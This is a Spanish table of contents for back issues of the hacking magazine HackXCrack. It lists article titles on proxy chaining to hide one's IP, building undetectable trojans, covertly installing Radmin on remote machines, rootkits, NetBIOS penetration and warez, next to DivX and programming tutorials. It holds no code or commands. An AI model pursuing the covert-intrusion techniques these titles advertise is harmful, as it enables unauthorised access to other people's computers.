-CODE/DECODE BUG: LÍNEA DE COMANDOS.
-CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
-OCULTACIÓN DE IP: PRIMEROS PASOS.
-LA FLECHA ÁCIDA: LA SS DIGITAL. AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.





NÚMERO 3:

-PROXY: OCULTANDO NUESTRA IP. ASUMIENDO CONCEPTOS.
-PROXY: OCULTANDO NUESTRA IP. ENCADENANDO PROXIES.
-PROXY: OCULTANDO NUESTRA IP. OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES.
-EL SERVIDOR DE HACKXCRACK CONFIGURACIÓN Y MODO DE EMPLEO.
-SALA DE PRACTICAS: EXPLICACIÓN.
-PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
-PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.

NÚMERO 4:

-CREA TU SEGUNDO TROYANO, INDETECTABLE E INMUNE A LOS ANTIVIRUS.
CONOCIENDO EL RADMIN.
GESTIONANDO UNA SALA DE ORDENADORES.
OCULTANDO EL RADMIN.
INSTALANDO EL RADMIN EN EQUIPOS REMOTOS.
-OCULTACIÓN DE IP POR NOMBRE DE DOMINIO.
-CREA LETRAS DE IMPACTO PARA TUS DOCUMENTOS (LETRAS DE FUEGO).
- CONSIGUE UNA IP FIJA.





NÚMERO 5:

- -HACK-OPINION: LA PIRATERÍA EN INTERNET.
- -ROOTKITS: LA PESADILLA DE CUALQUIER ADMINISTRADOR.
- -ROOTKITS: EL SR. NTROOT.
- -WAREZ: APPZ, GAMEZ, MP3Z, DIVX, FTPZ, O-DAY.
- -APRENDIENDO A COMPILAR PROGRAMAS. COMPILA TU PROPIO NETCAT.
- -BUGS, ERRORES Y OTRAS FORMA DE JOD...
- -NETBIOS: ESTUDIO Y PENETRACIÓN DE SISTEMAS.
- -ASESINADOS POR LA LSSI.
- -LISTADO DE ORDENES PARA NETBIOS.
- -HACK-OPINION: PAGOS POR INTERNET SEGUROS YÁ.

NÚMERO 6:

- PASA TUS PELICULAS A DIVX (STREAMING)
- PASA TUS PELICULAS A DIVX II (CODEC DIVX)
- PUERTOS & SERVICIOS
- eMule: EL NUEVO REY DEL P2P
- NUEVA SECCION: PROGRAMACION DESDE 0
- CURSO DE VISUAL BASIC
- -IPHXC: EL TERCER TROYANO DE HXC
- TENDENCIAS ACTUALES EN CODIGO MALICIOSO
- OCULTACION DE FICHEROS. METODO STREAM (ads)
- TRASTEANDO CON EL HARDWARE DE UNA LAN





NÚMERO 7:

- PROTOCOLOS: POP3
- PASA TUS PELICULAS A DIVX III (EL AUDIO)
- PASA TUS PELICULAS A DIVX IV (MULTIPLEXADO)
- CURSO DE VISUAL BASIC: LA CALCULADORA
- -IPHXC: EL TERCER TROYANO DE HXC II
- APACHE: UN SERVIDOR WEB EN NUESTRO PC
- CCPROXY: IV TROYANO DE PC PASO A PASO
- TRASTEANDO CON EL HARDWARE DE UNA LAN

CONSIGUE LOS NÚMEROS ATRASADOS DE HACKXCRACK EN

WWW.HACKXCRACK.COM